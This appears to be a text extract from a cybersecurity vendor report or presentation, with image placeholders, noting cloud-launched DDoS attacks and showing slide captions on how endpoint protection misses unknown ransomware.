
Last year marked a significant shift in cybercriminal tactics

with threat actors exploiting cloud computing resources such as virtual machines to launch DDoS attacks. When hundreds of millions of requests per second originating from tens of thousands of devices constitute an attack, the cloud is our best defense, due to the scale needed to mitigate the largest attacks.

Find out more on page 39




Typical Endpoint Protected Network




What Everybody Knows ...

Known Ransomware Blocked




Unknown Ransomware Not Blocked



What Really Happens ...

Known Ransomware Blocked, All Data Still Encrypted!



